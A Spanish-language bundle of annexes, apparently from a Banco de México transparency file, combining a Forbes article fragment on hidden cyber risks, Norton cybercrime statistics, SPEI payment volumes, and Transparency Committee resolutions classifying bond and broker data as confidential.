Por ejemplo, las personas saben que dejar abierta la puerta de su casa es un riesgo alto y visible. También podemos encontrar riesgos bajos que aún alcanzamos a ver, como la posibilidad de cruzar la calle cuando el semáforo está en rojo y que un vehículo "se lo pase" y te atropelle. Y hay riesgos bajos que no alcanzamos a ver, como que te roben la cartera en un lugar público y que al llegar a tu casa la busques y concluyas que la perdiste.

Sin embargo, los riesgos altos que no alcanzamos a ver son el tema de este artículo. Por ejemplo, la posibilidad de que alguien entre a tu casa, extraiga algo que tengas guardado, y salga de ella sin que te des cuenta. En temas cibernéticos, esto es más común de lo que parece: hackers entran a tu correo, cibercriminales que

EDV

MÁS COBERTURA

Petro-7 invertirá 700 millones de pesos en México este año (https://www.forbes.com.mx/petro-7-invertira-700-millones-pesos-mexico-este-ano/)

Muere el vocalista Chris Cornell a los 52 años de edad (https://www.forbes.com.mx/muer chris-cornell-a-los-52-anos-de-edad/)

Así busca Movistar reposicionarse ante la competencia (https://www.forbes.com.mx/asi-busca-telefonica-movistar-reposicionarse-en-mexico/)

Últimas Noticias

México lidera el sector Telecom en Latinoamérica, pero... (https://www.forbes.com.mx/mexi lidera-el-sector-telecom-en-latinoamerica-pero/)
MAYO 18, 2017

General Motors se despide de Sudáfrica (https://www.forbes.com.mx/gene motors-se-despide-sudafrica/)
MAYO 18, 2017

Éstas son las zonas más conflictivas de la Ciudad de México (https://www.forbes.com.mx/estas son-las-zonas-mas-conflictivas-de-la-ciudad-de-mexico/)
MAYO 18, 2017

REFERENCIA 18

Informe Norton sobre Ciberseguridad 2016


Comparaciones Globales

PRINCIPALES CONCLUSIONES	MÉXICO	GLOBAL (21 países)
Total de consumidores afectados por el cibercrimen en el último año	22.4 millones (45%)	689.4 millones (31%)
Total de costos financieros causados por el cibercrimen en el último año	$5,500 millones (USD)	$125,900 millones (USD)
Total de tiempo perdido por el cibercrimen en el último año	28.8 horas	19.7 horas
Los crímenes cibernéticos más comunes que han experimentado los consumidores	Robo de dispositivo móvil: 33% Robo de contraseña:26% Correo electrónico hackeado: 20%	Robo de contraseña: 18% Correo electrónico hackeado: 16% Robo de dispositivo móvil: 15%
Porcentaje de usuarios que no pueden identificar un correo electrónico "phishing" o suponen que es legítimo	30%	41%
Porcentaje de usuarios que han experimentado una consecuencia negativa después de responder a un correo electrónico "phishing"	68%	80%
Porcentaje de personas que se consideran capaces de determinar si usan una red de Wi-Fi segura	61%	48%
Dispositivo doméstico con mayor probabilidad de ser protegido por los encuestados	Sistema de seguridad en casa: 79%	Sistema de seguridad en casa: 76%
Porcentaje que piensa que los dispositivos domésticos conectados ofrecen a los hackers nuevas formas de robar datos	71%	72%
Porcentaje de personas que piensan que los dispositivos domésticos conectados están diseñados considerando la seguridad	64%	62%
Porcentaje con al menos un dispositivo no protegido	39%	35%
Porcentaje que confía en su capacidad para mantener segura la información personal en línea	43%	40%
Porcentaje que cree que es más difícil mantenerse a salvo y seguro en línea en los últimos 5 años	65%	63%
Porcentaje de padres que creen que sus hijos son más propensos a ser intimidados en línea que en un patio de recreo	48%	48%
Porcentaje que cree que los niños están expuestos a más peligros en línea ahora que hace 5 años	86%	78%

© 2016 Symantec Corporation. Todos los derechos reservados. Symantec, el logotipo de Checkmark, Norton y Norton by Symantec son marcas comerciales o registradas por Symantec Corporation o de sus filiales en los Estados Unidos y otros países. Otros nombres pueden ser marcas comerciales de sus respectivos dueños. 10/16

Norton by Symantec

REFERENCIA 19



REFERENCIA 20

Comunicado No. 212. Clave para el desarrollo de México, fortalecer la ciberseguridad: Meade Kuribreña

El secretario de Hacienda y Crédito Público llamó a generar una cultura de prevención en materia cibernética.

Inauguración del Foro Fortaleciendo la Ciberseguridad para la Estabilidad del Sistema Financiero Mexicano

Autor
Secretaría de Hacienda y Crédito Público

Fecha de publicación
23 de octubre de 2017

Categoría
Comunicado

Contesta nuestra encuesta de satisfacción.

Fue testigo de honor en la firma de la Declaración de Principios para el fortalecimiento de la ciberseguridad para la estabilidad del sistema financiero mexicano

El secretario de Hacienda y Crédito Público, José Antonio Meade Kuribreña, destacó hoy la importancia de fortalecer la infraestructura cibernética, ya que la ciberseguridad es un bien público que se debe salvaguardar ante cualquier ataque.

BANCO DE MÉXICO

REFERENCIA 21

Banco de México

Sistemas de pago
Sistemas con liquidación en tiempo real.

Fecha de consulta: 27/04/2018 11:04:05

Título	Sistemas con liquidación en tiempo real, Sistema de Pagos Electrónicos Interbancarios SPEI®, Número de operaciones	Sistemas con liquidación en tiempo real, Sistema de Pagos Electrónicos Interbancarios SPEI®, Importe (millones de pesos)
Periodo disponible	Ene 1992 - Mar 2018	Ene 1992 - Mar 2018
Periodicidad	Mensual	Mensual
Cifra	Volumen	Flujos
Unidad	Operaciones	Millones de Pesos
Base		
Aviso		
Tipo de información	Niveles	Niveles
Fecha	SF46188	SF46189
Ene 2017	35,016,703	23,877,271
Feb 2017	34,817,472	21,505,024
Mar 2017	40,016,546	26,180,217
Abr 2017	35,954,794	20,494,020
May 2017	37,831,714	21,984,690
Jun 2017	43,806,037	23,093,365
Jul 2017	35,242,331	21,576,446
Ago 2017	42,207,091	22,005,722
Sep 2017	42,473,998	21,881,177
Oct 2017	40,172,877	22,509,386
Nov 2017	43,888,894	21,719,416
Dic 2017	48,576,208	23,658,129
Ene 2018	43,696,159	24,177,775
Feb 2018	43,392,790	20,965,410
Mar 2018	46,956,342	23,580,617

ANEXO "F"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN
FOLIO: 6110000014718

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada; y

RESULTANDO

PRIMERO. El cinco de abril de dos mil dieciocho, la Unidad de Transparencia del Banco de México recibió la solicitud de acceso a la información con folio **6110000014718,** la cual se transcribe a continuación:

> *"Quiero que me informen: el nombre de cada una de las personas físicas y/o morales contratadas, desde enero de 2012 a la fecha de ingreso de esta solicitud, por la dependencia por servicios profesionales, así como de asesoría, consultoría, estudios e investigaciones. En su respuesta debe incluir, en cada caso de la personas físicas y morales: número de contrato, si fue adjudicación directa, invitación o licitación, fecha de firma del contrato, fecha de inicio y fin del mismo, monto pagado en cada uno de esos contratos y el objeto detallado del mismo. Mal entrega deberá hacerse en Excel o en caso de no ser posible, pero demostrando que no es posible entregar la información en Excel, entregarlo en pdf no imagen."*

SEGUNDO. Que la solicitud de información mencionada en el resultando anterior, fue turnada para su atención a la Dirección General de Emisión; la Dirección General de Investigación Económica; la Dirección General de Asuntos del Sistema Financiero; la Dirección General de Estabilidad Financiera; la Dirección General de Relaciones Institucionales y a la Dirección de Recursos Humanos; Dirección de Recursos Materiales; Unidad de Auditoría; Dirección Jurídica; Dirección de Contabilidad, Planeación y Presupuesto, todas ellas del Banco de México, a través del sistema electrónico de gestión interno de solicitudes de información previsto para esos efectos.

TERCERO. Que los titulares de las Direcciones de Apoyo a las Operaciones; Sistemas de Pagos y Sistemas del Banco de México, mediante oficio de once de mayo de dos mil dieciocho, hicieron del conocimiento de este Comité de Transparencia que han determinado clasificar diversa información contenida en el documento señalado en dicho oficio, respecto del cual generaron la versión pública respectiva, y solicitaron a este órgano colegiado confirmar tal clasificación como reservada en los términos de la fundamentación y motivación señalados en las pruebas de daño correspondientes y aprobar la citada versión pública.

CONSIDERANDOS

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las áreas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México.

Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que las unidades administrativas del referido Instituto Central sometan a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso a), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes.

SEGUNDO. Enseguida se analiza la clasificación realizada por las unidades administrativas señaladas en los resultandos de la presente determinación, conforme a lo siguiente:

Este órgano colegiado advierte que los datos testados en la versión pública referida en los Resultandos de la presente determinación, se trata de información reservada y es procedente dicha clasificación conforme a la fundamentación y motivación expresadas en la correspondientes pruebas de daño respectivas.

En consecuencia, **este Comité de Transparencia confirma la clasificación de la información referida como reservada, conforme a la fundamentación y motivación expresada en las correspondientes pruebas de daño, señalada en el oficio precisados en la sección de resultandos de la presente determinación, y este Comité también aprueba la versión pública elaborada por las unidades administrativas, señaladas en el oficio precisado en la referida sección de resultandos de la presente resolución.**

Por lo expuesto con fundamento en los artículos 1, 23, 43, 44, fracciones II y IX, 101, fracciones I y IV, 137, párrafo segundo, inciso a), de la Ley General de Transparencia y Acceso a la Información Pública; 64, párrafos, primero, segundo, tercero, y quinto, 65, fracciones II y IX, 99, fracciones I y IV, 102, párrafo primero, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracciones II y XIV, del Reglamento Interior del Banco de México; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se **confirma la clasificación de la información referida como reservada,** conforme a la fundamentación y motivación expresadas en las correspondientes pruebas de daño, señaladas en el oficio precisado en la sección de resultandos de la presente determinación.

SEGUNDO. Se **aprueba la versión pública** referida en el oficio precisado en la sección de resultandos de la presente determinación.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el dieciséis de mayo de dos mil dieciocho. ----------

COMITÉ DE TRANSPARENCIA

CLAUDIA ÁLVAREZ TOCA
Presidenta

HUMBERTO ENRIQUE RUIZ TORRES
Integrante

ANEXO "G"

BANCO DE MÉXICO

Ciudad de México, a 11 de mayo de 2018.

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
P r e s e n t e.

Hago referencia a la solicitud de acceso a la información identificada con el número de folio **CTC-BM-22672**, la cual se transcribe a continuación:

> *"En relación con la solicitud CTC-BM-22026, podrían agregar un campo adicional identificando si son transacciones por medio de un broker o por teléfono.Adicionalmente, nos gustaría pedir lo siguiente:- La oferta más alta y más baja en cada subasta de bonos de 2006 a 2017, potencialmente con identificadores para cada postor.- Spreads bid/ask (posturas) intradía para cada bono por cada día de transacciones de 2006 a 2017, potencialmente con identificadores para cada market maker y cada broker(corredor).- Días de subasta para cada bono específico (2006 a 2017). Hay datos de días de subastas de nivel agregado para bonos por años, como bonos a 10 años y bonos a 30 años en el sitio web de Banxico, pero queremos datos más detallados sobre cada bono individual."*

Al efecto, me permito hacer de su conocimiento que esta unidad administrativa **ha clasificado como confidencial** la información relativa a *"En relación con la solicitud CTC-BM-22026, podrían agregar un campo adicional identificando si son transacciones por medio de un broker o por teléfono.Adicionalmente, nos gustaría pedir lo siguiente:..."*, *"... (posturas) intradía para cada bono por cada día de transacciones de 2006 a 2017, potencialmente con identificadores para cada market maker y cada broker(corredor)..."* en atención a la fundamentación siguiente:

De conformidad con los artículos 116, tercer y cuarto párrafos, de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP) y 113, fracciones II y III, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP), se considera información confidencial, respectivamente:

a) **Los secretos bancario, fiduciario, industrial, comercial, fiscal, bursátil y postal, cuya titularidad corresponda a particulares**, sujetos de derecho internacional o a sujetos obligados cuando no involucren el ejercicio de recursos públicos.

b) Aquella que presenten los particulares a los sujetos obligados, siempre que tengan el derecho a ello, de conformidad con lo dispuesto por las leyes o los tratados internacionales.

Por su parte, el Cuadragésimo de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos) establece que para clasificar la información como confidencial en términos del último párrafo del artículo 116 de la Ley General de Transparencia y Acceso a la Información Pública, no será suficiente que los particulares la hayan entregado con ese carácter ya que los sujetos obligados deberán determinar si aquéllos son titulares de la información y si tienen el derecho de que se considere clasificada, debiendo fundar y motivar la confidencialidad.

Asimismo, dicho lineamiento refiere que la información que podrá actualizar este supuesto, entre otra, es la siguiente:

I. La que se refiera al patrimonio de una persona moral, y

II La que comprenda hechos y actos de carácter económico, contable, jurídico o administrativo relativos a una persona, que pudiera ser útil para un competidor por ejemplo, la relativa a detalles sobre el manejo del negocio del titular, sobre su proceso de toma de decisiones o información que pudiera afectar sus negociaciones, acuerdos de los órganos de administración, políticas de dividendos y sus modificaciones o actas de asamblea.

Por su parte, el Cuadragésimo Segundo, fracciones I, II, III y IV, de los Lineamientos establece que para clasificar la información por secreto fiduciario o bancario, deberán acreditarse los siguientes elementos:

I. Que intervenga una institución de crédito realizando alguna de las operaciones referidas en la Ley de Instituciones de Crédito;

II. Que se refiera a datos o información que se obtenga o genere con motivo de la celebración de dichas operaciones;

III. Que sea requerida por una persona diversa al depositante, deudor, titular, beneficiario, fideicomitente, fideicomisario, comitente o mandante, a los representantes legales o a quienes tengan otorgado poder para disponer de la cuenta o para intervenir en la operación o servicio, y

IV. Que refiera a información cuya titularidad corresponda a particulares, sujetos de derecho internacional o a sujetos obligados cuando no involucren el ejercicio de recursos públicos.

Adicionalmente, de conformidad con el Cuadragésimo Cuarto, fracciones I, II, III y IV, de los Lineamientos, para clasificar la información por secreto comercial o industrial deberán acreditarse los supuestos siguientes:

I. Que se trate de información generada con motivo de actividades industriales o comerciales de su titular, en términos de lo dispuesto en la Ley de Propiedad Industrial;

II. Que la información sea guardada con carácter confidencial y se hayan adoptado los medios o sistemas para preservarla;

III. Que la información signifique a su titular obtener una ventaja competitiva o económica frente a terceros, y

IV. Que la información no sea del dominio público ni resulte evidente para un técnico o perito en la materia, con base en la información previamente disponible o la que deba ser divulgada por disposición legal o por orden judicial.

Con base en lo anterior, esta unidad administrativa estima necesario clasificar como confidencial la información que nos ocupa atendiendo a las consideraciones siguientes:

a) Como información confidencial, la **entregada por los particulares, teniendo el derecho a ello** de conformidad con lo dispuesto por las leyes o los tratados internacionales, según lo dispuesto por los artículos 116, cuarto párrafo, 113, fracción III, así como Trigésimo Octavo, fracción II y Cuadragésimo de los Lineamientos, en virtud de lo siguiente:

La información objeto de la solicitud que nos ocupa y que fue proporcionada por los intermediarios financieros al Banco Central, comprende hechos y actos de carácter económico, contable, jurídico o administrativo que pudieran ser útiles para los competidores o que pudiera afectar las negociaciones de dichos intermediarios o de los asesores conocidos como brokers.

Al efecto, este Banco Central tiene conocimiento de que dichos brokers llevan a cabo la venta de la información que nos ocupa mediante contratos en los que se estipulan la confidencialidad y limitantes para la revelación de tal información a terceros ajenos a la relación contractual.

En ese sentido, revelar la información que se clasifica, implicaría divulgar información de carácter económico, contable, jurídico o administrativo que pudiera ser útil para los competidores o información que pudiera afectar sus negociaciones.

Adicionalmente, es preciso considerar que la entrega a Banco de México de tal información, en modo alguno violenta su carácter confidencial, ya que dicha entrega la realizan los intermediarios financieros en cumplimiento de obligaciones previstas en los artículos 36 de la Ley del Banco de México, 142 de la Ley de Instituciones de Crédito, 350, tercer párrafo de la Ley del Mercado de Valores, entre otras.

b) Como información confidencial protegida por el **secreto bancario**, en términos de lo dispuesto en los artículos 116, tercer párrafo, de la Ley General de Transparencia y Acceso a la Información Pública; y 113, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública, así como, en el Trigésimo octavo, fracción III, y en el Cuadragésimo segundo, fracciones I, II, III y IV de los Lineamientos, en virtud de lo siguiente:

En lo referente a **que intervenga una institución de crédito realizando alguna de las operaciones referidas en la Ley de Instituciones de Crédito**, ya que la información solicitada se refiere a operaciones celebradas por instituciones de crédito, de conformidad con lo previsto en el artículo 46, fracción IX, de la Ley de Instituciones de Crédito, que faculta a tales instituciones a operar con valores en términos de las disposiciones de dicha Ley y de la Ley del Mercado de Valores.

Por su parte, en lo relativo a **que se refiera a datos o información que se obtenga o genere con motivo de la celebración de dichas operaciones**, es de destacar que la información que nos ocupa se refiere específicamente a las transacciones y posturas presentadas por intermediarios financieros en subastas de títulos de crédito. Motivo por el cual, la información solicitada se genera con motivo de la celebración de operaciones realizadas por los intermediarios de conformidad con lo previsto en el artículo al 46, fracción IX, de la Ley de Instituciones de Crédito.

Adicionalmente, en lo relativo a **que sea requerida por una persona diversa al depositante, deudor, titular, beneficiario, fideicomitente, fideicomisario, comitente o mandante, a los representantes legales o a quienes tengan otorgado poder para disponer de la cuenta o para intervenir en la operación o servicio**, es de destacar que el solicitante no ha manifestado y mucho menos acreditado ante este Banco Central el ostentar alguno de los caracteres mencionados. Motivo por el cual se estima válido asumir que quien requiere la información no es una persona de las antes mencionadas.

Finalmente, tratándose de **que se refiera a información cuya titularidad corresponda a particulares, sujetos de derecho internacional o sujetos obligados cuando no involucre el ejercicio de recursos públicos**, como ya se mencionó la información

solicitada se refiere a operaciones con valores celebradas por intermediarios financieros, en consecuencia la titularidad de dicha información les corresponde en su carácter de particulares.

c) Como información confidencial protegida por **secreto comercial**, en términos de lo dispuesto en los artículos 116, tercer párrafo, de la Ley General de Transparencia y Acceso a la Información Pública; y 113, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; así como en el Trigésimo Octavo, fracción III, y en el Cuadragésimo Cuarto, fracciones I, II, III y IV, de los Lineamientos, en virtud de lo siguiente:

En lo referente a **que se trate de información generada con motivo de actividades industriales o comerciales de su titular, en términos de lo dispuesto en la Ley de Propiedad Industrial**, debe tomarse en cuenta que en términos de lo dispuesto en el artículo 82, segundo párrafo, de la Ley de Propiedad Industrial, *"La información de un secreto industrial necesariamente deberá estar referida a la naturaleza, características o finalidades de los productos; a los métodos o procesos de producción; o a los medios o formas de distribución o comercialización de productos o prestación de servicios..."*

En tal sentido, la información de transacciones y posturas solicitada, está referida a la naturaleza y características de las operaciones que celebran los intermediarios financieros, en términos de lo previsto en los artículos 46, fracción IX, de la Ley de Instituciones de Crédito y 113 y demás relativos de la Ley del Mercado de Valores.

En lo referente a que la **información sea guardada con carácter confidencial y se hayan adoptado los medios o sistemas para preservarla**, es de destacar que los intermediarios financieros y asesores conocidos como brokers conservan la información objeto de la solicitud con el carácter de confidencial, muestra de ello, es que se tiene conocimiento de que dichos brokers llevan a cabo la venta de la información que nos ocupa mediante contratos en los que se estipulan la confidencialidad y limitantes para la revelación de tal información a terceros ajenos a la relación contractual. En ese sentido, se advierte que dicha información únicamente es compartida en virtud de haber establecido una relación contractual cuyo objeto sea la transmisión de dicha información.

En el mismo sentido, es menester considerar que la entrega a Banco de México de tal información, en modo alguno violenta su carácter confidencial, ya que dicha entrega se realiza en cumplimiento de obligaciones previstas en los artículos 36 de la Ley del Banco de México, 142 de la Ley de Instituciones de Crédito, 350 de la Ley del Mercado de Valores, entre otras.

Por lo que se refiere a **que la información signifique a su titular obtener una ventaja competitiva o económica frente a terceros**, se reitera que este Banco Central tiene conocimiento de que los brokers llevan a cabo la venta de la información que nos ocupa mediante contratos en los que se estipulan las restricciones a la revelación de tal información a terceros ajenos a la relación contractual. Motivo por el cual, en el evento que Banco de México revelara la información que nos ocupa podría eliminar la posibilidad de obtener la ventaja económica que los brokers y proveedores de precios obtienen de la venta de dicha información al saberse que el Banco Central la proporciona en forma gratuita ante solicitudes de información.

Adicionalmente, revelar la información que nos ocupa podría afectar también la ventaja competitiva de los brokers, ante la eventualidad de que sus competidores conocieran la información de las operaciones que celebran y por ende su participación de mercado.

A mayor abundamiento, es de destacar que conforme a lo previsto en el artículo 85 de la Ley de Propiedad Industrial, aplicable a los secretos industriales, se establece que: "Toda aquella persona que, con motivo de su trabajo, empleo, cargo, puesto, desempeño de su profesión o relación de negocios, tenga acceso a un secreto industrial del cual se le haya prevenido sobre su confidencialidad, deberá abstenerse de revelarlo sin causa justificada y sin consentimiento de la persona que guarde dicho secreto, o de su usuario autorizado."

En lo relativo a **que la información no sea del dominio público ni resulte evidente para un técnico o perito en la materia, con base en la información previamente disponible o la que deba ser divulgada por disposición legal o por orden judicial**, al efecto es importante considerar lo previsto en el artículo 82, tercer párrafo de la Ley de Propiedad Industrial, en el que se señala que: "No se considerará secreto industrial aquella información que sea del dominio público, la que resulte evidente para un técnico en la materia, con base en información previamente disponible o la que deba ser divulgada por disposición legal o por orden judicial. *No se considerará que entra al dominio público o que es divulgada por disposición legal aquella información que sea proporcionada a cualquier autoridad por una persona que la posea como secreto industrial, cuando la proporcione para el efecto de obtener licencias, permisos, autorizaciones, registros, o cualesquiera otros actos de autoridad.*"

JG

Cabe señalar que la información que nos ocupa es proporcionada al Banco Central por los intermediarios financieros en cumplimiento de obligaciones legales, tales como, las

contenidas en los artículos 36 de la Ley del Banco de México, 142 de la Ley de Instituciones de Crédito, 350 de la Ley del Mercado de Valores, entre otras, motivo por el cual, en cumplimiento de lo dispuesto en el referido artículo 82, tercer párrafo, de la Ley de Propiedad Industrial, no debe considerarse que la entrega de información que nos ocupa al Banco Central le da el carácter de ser de dominio público o de divulgación.

Adicionalmente, debe considerarse que la información en cuestión, no es del dominio público, ni resulta evidente para un técnico o perito en la materia con base en la información previamente disponible o la que deba ser divulgada por disposición legal o por orden judicial. Máxime, que en la presente solicitud se requiere mayor detalle de la información proporcionada al mismo solicitante en respuesta a una solicitud generada con anterioridad.

En consecuencia, con fundamento en los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, y 28, párrafo sexto, de la Constitución Política de los Estados Unidos Mexicanos; 116, tercer y cuarto párrafos, de la Ley General de Transparencia y Acceso a la Información Pública; 113, fracciones II y III, de la Ley Federal de Transparencia y Acceso a la Información Pública; 82, de la Ley de Propiedad Industrial; 2, 3, fracción I, de la Ley del Banco de México; 4, párrafo primero, 8, párrafo primero, 10, párrafo primero, y 19 Bis, fracciones II, III, IV y X, del Reglamento Interior del Banco de México; Primero, párrafo primero, y Segundo, fracción VI, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como en el Trigésimo octavo, fracciones II y III, Cuadragésimo, fracciones I y II, Cuadragésimo segundo, fracciones I, II, III, y IV, y Cuadragésimo Cuarto, fracciones I, II, III y IV, de los Lineamientos, la información relativa a ***"En relación con la solicitud CTC-BM-22026, podrían agregar un campo adicional identificando si son transacciones por medio de un broker o por teléfono.Adicionalmente, nos gustaría pedir lo siguiente:...", "... (posturas) intradía para cada bono por cada día de transacciones de 2006 a 2017, potencialmente con identificadores para cada market maker y cada broker(corredor)..."***, es clasificada como confidencial por los motivos y fundamentos señalados en el presente oficio.

Finalmente, de conformidad con el Décimo de los Lineamientos, le informo que el personal que por la naturaleza de sus atribuciones tiene acceso a la información clasificada, es el adscrito a: la Dirección de Evaluación de Servicios Financieros-Especialistas, Dirección General de Asuntos del Sistema Financiero-Especialistas, Dirección de Regulación y Supervisión-Analistas, Dirección de Regulación y Supervisión-Director, Dirección de Regulación y Supervisión-Especialistas, Gerencia Análisis de Información Financiera y Sectorial, Gerencia de Autorizaciones Regulación y Sanciones, Gerencia de Banca de Desarrollo, Gerencia de Fideicomisos de Fomento, Gerencia de Procesos Preventivos,

JG

BANCO DE MÉXICO

Gerencia de Supervisión y Vigilancia de Intermediarios Financieros, Gerencia de Trasparencia y Competencia en el Sistema Financiero, Subgerencia de Transparencia e Inclusión Financiera, Gerencia de Proyectos y Análisis de Riesgos, Gerencia de Riesgos Financieros, Dirección de Análisis de Riesgos Macrofinancieros-Especialistas, Dirección Análisis de Riesgos de Sistema Financiero-Especialistas, Dirección General de Estabilidad Financiera-Analistas, Dirección General de Estabilidad Financiera-Especialistas, Dirección de Información del Sistema Financiero-Analistas, Gerencia de Análisis de Riesgos del Sistema Financiero, Gerencia de Arquitectura de Información del Sistema Financiero, Gerencia de Información del Sistema Financiero, Gerencia de Sistemas de Información del Sistema Financiero, Dirección de Análisis Sobre Precios, Economía Regional e Información-Analistas, Dirección de Análisis Sobre Precios, Economía Regional e Información-Especialistas, Dirección Análisis Macroeconómico-Analistas, Dirección Análisis Macroeconómico-Especialistas, Gerencia de Análisis Económico Regional y Soporte Estadístico, Gerencia de Análisis de las Finanzas Públicas, Gerencia de Análisis Macrofinanciero, Gerencia de Análisis Económico Internacional, Gerencia de Asuntos Económicos Internacionales, Gerencia de Asuntos de Política Monetaria, Gerencia de Investigación Monetaria, Gerencia de Precios y Salarios, Gerencia de Sistemas de Información Económica, Oficina de Edición y Traducción, Gerencia de Análisis y Medición del Sector Real, Gerencia de Investigación del Sector Real, Dirección General de Operaciones de Banca Central, Gerencia de Estudios de Sistemas de Pagos, Gerencia de Operación y Continuidad de Negocio de los Sistema de Pago, Gerencia de Política y Vigilancia de los Sistemas de Pagos, Gerencia de Tecnología de los Sistemas de Pagos, Subgerencia de Continuidad de la Operación de Sistemas de Pago.

Quedo a sus órdenes, para cualquier comentario sobre el particular.

A t e n t a m e n t e ,

MTRO. JUAN RAFAEL GARCÍA PADILLA
Director de Operaciones Nacionales

BANCO DE MÉXICO
RECIBIDO
11 MAY 2018
Comité de Transparencia
Por: [illegible] Hora: 13:15

Recibí oficio constante en ocho páginas.

ANEXO "H"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN
Folio: CTC-BM-22672

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada; y

RESULTANDO

PRIMERO. El seis de abril de dos mil dieciocho, la Unidad de Transparencia del Banco de México recibió la solicitud de acceso a la información con folio **CTC-BM-22672,** misma que se transcribe a continuación:

